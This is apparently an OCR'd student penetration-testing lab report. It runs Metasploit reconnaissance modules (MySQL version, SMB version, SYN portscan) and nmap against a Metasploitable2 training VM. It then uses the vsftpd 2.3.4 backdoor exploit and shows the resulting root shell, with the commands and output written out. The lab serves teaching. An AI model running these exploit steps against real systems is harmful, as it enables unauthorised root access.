
Axuiliary Scan

The steps to be followed to get the desired result are as mentioned in the picture:



```
msf6 > search type: auxiliary mysql

Matching Modules
================

   #   Name                                              Disclosure Date  Rank    Check  Description
   -   ----                                              ---------------  ----    -----  -----------
   0   auxiliary/server/capture/mysql                                     normal  No     Authentication Capture: MySQL
   1   auxiliary/gather/joomla_weblinks_sqli             2014-03-02       normal  Yes    Joomla weblinks-categories Unauthenticated SQL Injection Arbitrary File Read
   2   auxiliary/scanner/mysql/mysql_writable_dirs                        normal  No     MYSQL Directory Write Test
   3   auxiliary/scanner/mysql/mysql_file_enum                            normal  No     MYSQL File/Directory Enumerator
   4   auxiliary/scanner/mysql/mysql_hashdump                             normal  No     MYSQL Password Hashdump
   5   auxiliary/scanner/mysql/mysql_schemadump                           normal  No     MYSQL Schema Dump
   6   auxiliary/admin/http/manageengine_pmp_privesc     2014-11-08       normal  Yes    ManageEngine Password Manager SQLAdvancedALSearchResult.cc Pro SQL Injection
   7   auxiliary/scanner/mysql/mysql_authbypass_hashdump 2012-06-09       normal  No     MySQL Authentication Bypass Password Dump
   8   auxiliary/admin/mysql/mysql_enum                                   normal  No     MySQL Enumeration Module
   9   auxiliary/scanner/mysql/mysql_login                                normal  No     MySQL Login Utility
   10  auxiliary/admin/mysql/mysql_sql                                    normal  No     MySQL SQL Generic Query
   11  auxiliary/scanner/mysql/mysql_version                              normal  No     MySQL Server Version Enumeration
   12  auxiliary/analyze/crack_databases                                  normal  No     Password Cracker: Databases
   13  auxiliary/admin/http/rails_devise_pass_reset      2013-01-28       normal  No     Ruby on Rails Devise Authentication Password Reset
   14  auxiliary/admin/tikiwiki/tikidblib                2006-11-01       normal  No     TikiWiki Information Disclosure


Interact with a module by name or index. For example info 14, use 14 or use auxiliary/admin/tikiwiki/tikidblib

msf6 > use 11
msf6 auxiliary(scanner/mysql/mysql_version) > set rhosts 192.168.21.128
rhosts ⇒ 192.168.21.128
msf6 auxiliary(scanner/mysql/mysql_version) > options

Module options (auxiliary/scanner/mysql/mysql_version):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS   192.168.21.128   yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT    3306             yes       The target port (TCP)
   THREADS  1                yes       The number of concurrent threads (max one per host)

msf6 auxiliary(scanner/mysql/mysql_version) > run

[+] 192.168.21.128:3306   - 192.168.21.128:3306 is running MySQL 5.0.51a-3ubuntu5 (protocol 10)
[*] 192.168.21.128:3306   - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/mysql/mysql_version) > 
```

For mysql


Kali 2021.4a kernel 5.14.0, Xfce 4.16.3 - VMware Workstation
File Edit View VM Tabs Help
Kali 2021.4a kernel 5.14.0,...
Metasploitable2-Linux
cutefishOS
Ubuntu DDE
Ubuntu-dde
1 2 3 4
9:04
root@20BCAR0246: ~
File Actions Edit View Help
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
ENG
IN
09:03 AM
31-03-2022

```
msf6 > search type: scanner/smb

Matching Modules
================

   #   Name                                            Disclosure Date  Rank    Check  Description
   -   ----                                            ---------------  ----    -----  -----------
   0   auxiliary/scanner/smb/impacket/dcomexec         2018-03-19       normal  No     DCOM Exec
   1   auxiliary/scanner/smb/impacket/secretsdump                       normal  No     DCOM Exec
   2   auxiliary/scanner/smb/smb_ms17_010                               normal  No     MS17-010 SMB RCE Detection
   3   auxiliary/scanner/smb/psexec_loggedin_users                      normal  No     Microsoft Windows Authenticated Logged In Users Enumeration
   4   auxiliary/scanner/smb/smb_enumusers_domain                       normal  No     SMB Domain User Enumeration
   5   auxiliary/scanner/smb/smb_enum_gpp                               normal  No     SMB Group Policy Preference Saved Passwords Enumeration
   6   auxiliary/scanner/smb/smb_login                                  normal  No     SMB Login Check Scanner
   7   auxiliary/scanner/smb/smb_lookupsid                              normal  No     SMB SID User Enumeration (LookupSid)
   8   auxiliary/scanner/smb/pipe_auditor                               normal  No     SMB Session Pipe Auditor
   9   auxiliary/scanner/smb/pipe_dcerpc_auditor                        normal  No     SMB Session Pipe DCERPC Auditor
   10  auxiliary/scanner/smb/smb_enumshares                             normal  No     SMB Share Enumeration
   11  auxiliary/scanner/smb/smb_enumusers                              normal  No     SMB User Enumeration (SAM EnumUsers)
   12  auxiliary/scanner/smb/smb_version                                normal  No     SMB Version Detection
   13  auxiliary/scanner/smb/smb_uninit_cred                            normal  Yes    Samba _netr_ServerPasswordSet Uninitialized Credential State
   14  auxiliary/scanner/smb/impacket/wmiexec          2018-03-19       normal  No     WMI Exec


Interact with a module by name or index. For example info 14, use 14 or use auxiliary/scanner/smb/impacket/wmiexec

msf6 > use 12
msf6 auxiliary(scanner/smb/smb_version) > set rhosts 192.168.21.128
rhosts => 192.168.21.128
msf6 auxiliary(scanner/smb/smb_version) > set threads 10
threads => 10
msf6 auxiliary(scanner/smb/smb_version) > options

Module options (auxiliary/scanner/smb/smb_version):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS   192.168.21.128   yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   THREADS  10               yes       The number of concurrent threads (max one per host)

msf6 auxiliary(scanner/smb/smb_version) > run

[*] 192.168.21.128:445    - SMB Detected (versions:1) (preferred dialect:) (signatures:optional)
[*] 192.168.21.128:445    -   Host could not be identified: Unix (Samba 3.0.20-Debian)
[*] 192.168.21.128:       - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_version) > 
```

```
       =[ metasploit v6.1.32-dev                          ]
+ -- --=[ 2205 exploits - 1168 auxiliary - 395 post       ]
+ -- --=[ 596 payloads - 45 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: Use sessions -1 to interact with the
last opened session

msf6 > search type: portscan

Matching Modules
================

   #  Name                                              Disclosure Date  Rank    Check  Description
   -  ----                                              ---------------  ----    -----  -----------
   0  auxiliary/scanner/portscan/ftpbounce                               normal  No     FTP Bounce Port Scanner
   1  auxiliary/scanner/natpmp/natpmp_portscan                           normal  No     NAT-PMP External Port Scanner
   2  auxiliary/scanner/sap/sap_router_portscanner                       normal  No     SAPRouter Port Scanner
   3  auxiliary/scanner/portscan/xmas                                    normal  No     TCP "XMas" Port Scanner
   4  auxiliary/scanner/portscan/ack                                     normal  No     TCP ACK Firewall Scanner
   5  auxiliary/scanner/portscan/tcp                                     normal  No     TCP Port Scanner
   6  auxiliary/scanner/portscan/syn                                     normal  No     TCP SYN Port Scanner
   7  auxiliary/scanner/http/wordpress_pingback_access                   normal  No     Wordpress Pingback Locator


Interact with a module by name or index. For example info 7, use 7 or use auxiliary/scanner/http/wordpress_pingback_access

msf6 > use 6
msf6 auxiliary(scanner/portscan/syn) > set rhosts 192.168.21.128
rhosts => 192.168.21.128
msf6 auxiliary(scanner/portscan/syn) > set threads 100
threads => 100
msf6 auxiliary(scanner/portscan/syn) > options

Module options (auxiliary/scanner/portscan/syn):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   BATCHSIZE  256              yes       The number of hosts to scan per set
   DELAY      0                yes       The delay between connections, per thread, in milliseconds
   INTERFACE                   no        The name of the interface
   JITTER     0                yes       The delay jitter factor (maximum value by which to +/- DELAY) in milliseconds.
   PORTS      1-10000          yes       Ports to scan (e.g. 22-25,80,110-900)
   RHOSTS     192.168.21.128   yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   SNAPLEN    65535            yes       The number of bytes to capture
   THREADS    100              yes       The number of concurrent threads (max one per host)
   TIMEOUT    500              yes       The reply read timeout in milliseconds

msf6 auxiliary(scanner/portscan/syn) > run

[+]  TCP OPEN 192.168.21.128:21
[+]  TCP OPEN 192.168.21.128:22
[+]  TCP OPEN 192.168.21.128:23
[+]  TCP OPEN 192.168.21.128:25
[+]  TCP OPEN 192.168.21.128:53
[+]  TCP OPEN 192.168.21.128:80
[+]  TCP OPEN 192.168.21.128:111
[+]  TCP OPEN 192.168.21.128:139
^C[*] Caught interrupt from the console...
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/portscan/syn) > 
```

For `portscan/syn` & `smb/smb_version`

Conclusion :

By using metasploit framework we learnt how to perform reconnaissance and information gathering on a host running mysql server and enumerate database running on the target machine.

The main purpose to perform information gathering / Reconnaissance of mysql version enumeration so that exploitation can be performed.

With the help of metasploitable2 and Metasploit framework we had demonstrated and learned lot to perform the mysql reconnaissance and information gathering with msfconsole and enumerate the database running on the target.

Aim :

Perform a practical to hack Metasploitable2 using Kali Linux.

Requirements :

- Virtualisation Software
- Kali Linux 2022.1
- Basics of Metasploit
- Internet Connection

Objectives :

To use modules and exploits to hack metasploitable2.


Procedure :

Introduction

Metasploit Framework is an open-source project that facilities the task of attackers, exploit, aids in penetration testing, IDS sign development and paylod writers. A major advantage of the framework is the modular approach, allowing the combination of any exploit with any payload.

Basics

1> Since Metasploit comes pre-installed in Kali Linux, we are going to begin with searching it in Applications button and start with sudo password. Another way, is using the command `msfdb init && msfconsole` in the root terminal.



Kali 2021.4a kernel 5.14.0, Xfce 4.16.3 - VMware Workstation
File Edit View VM Tabs Help
Kali 2021.4a kernel 5.14.0,...
Metasploitable2-Linux
cutefishOS
Ubuntu DDE
Ubuntu-dde
root@20BCAR0246: ~
File Actions Edit View Help
nessus
hping3
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.


```
┌──(root💀20BCAR0246)-[~]
└─# msfdb init && msfconsole
[i] Database already started
[i] The database appears to be already configured, skipping initialization

| Session one died of dysentery. |

        Press ENTER to size up the situation

%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%% Date: April 25, 1848 %%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%%% Weather: It's always cool in the lab %%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%%%% Health: Overweight %%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%%% Caffeine: 12975 mg %%%%%%%%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%% Hacked: All the things %%%%%%%%%%%%%%%%%%%%%%
%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%

              Press SPACE BAR to continue

       =[ metasploit v6.1.32-dev                          ]
+ -- --=[ 2205 exploits - 1168 auxiliary - 395 post       ]
+ -- --=[ 596 payloads - 45 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: Use the edit command to open the
```

The window appears like this.

2> In Terminal, if we move to `/usr/share/metasploit-framework/modules` we can check the exploits database. Run `nmap -sV <IP Address>` to detect vulnerabilities in metasploitable2.

3> As we can see in the above image, port number 21/tcp is open and is providing FTP service, with the version, vsftpd 2.3.4.
So, now, we will search for the exploits for this service, and configure it accordingly to hack metasploitable2.

4> Hit Run. Try with `ipconfig` to cross-check if hacked or not.



Kali 2021.4a kernel 5.14.0, Xfce 4.16.3 - VMware Workstation
File Edit View VM Tabs Help
Kali 2021.4a kernel 5.14.0,...
Metasploitable2-Linux
cutefishOS
Ubuntu DDE
Ubuntu-dde
root@20BCAR0246: ~
File Actions Edit View Help
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.

```
msf6 > search type: vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execut
ion


Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhosts 192.168.21.128
rhosts => 192.168.21.128
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  192.168.21.128   yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/
                                      Using-Metasploit
   RPORT   21               yes       The target port (TCP)


Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 192.168.21.128:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.21.128:21 - USER: 331 Please specify the password.
[+] 192.168.21.128:21 - Backdoor service has been spawned, handling ...
[+] 192.168.21.128:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.21.129:37903 -> 192.168.21.128:6200 ) at 2022-03-31 09:09:31 +0530

ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:f0:2d:8b
          inet addr:192.168.21.128  Bcast:192.168.21.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fef0:2d8b/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:5945 errors:0 dropped:0 overruns:0 frame:0
          TX packets:5051 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:619230 (609.4 KB)  TX bytes:684727 (668.6 KB)
          Interrupt:17 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:235 errors:0 dropped:0 overruns:0 frame:0
          TX packets:235 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
```

```
┌──(root💀20BCAR0246)-[~]
└─# nmap -sV 192.168.21.128
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-31 09:07 IST
Nmap scan report for 192.168.21.128
Host is up (0.0019s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login?
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 00:0C:29:F0:2D:8B (VMware)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_
kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.10 seconds

┌──(root💀20BCAR0246)-[~]
└─#
```

Conclusion :

In this practical, we were successfully able to get the shell access of the Metasploitable2 in Kali Linux using Metasploit framework. Using NMAP scan on the target helps us to get all the open ports on the target machine. Using MSFCONSOLE gives us the advantage of performing the exploits on the open ports of the target. In this lab, we were able to exploit backdoor command execution in VSFTPD v2.3.4. There are many more modules available in the Metasploit framework, which can be used to exploit other identified vulnerabilities.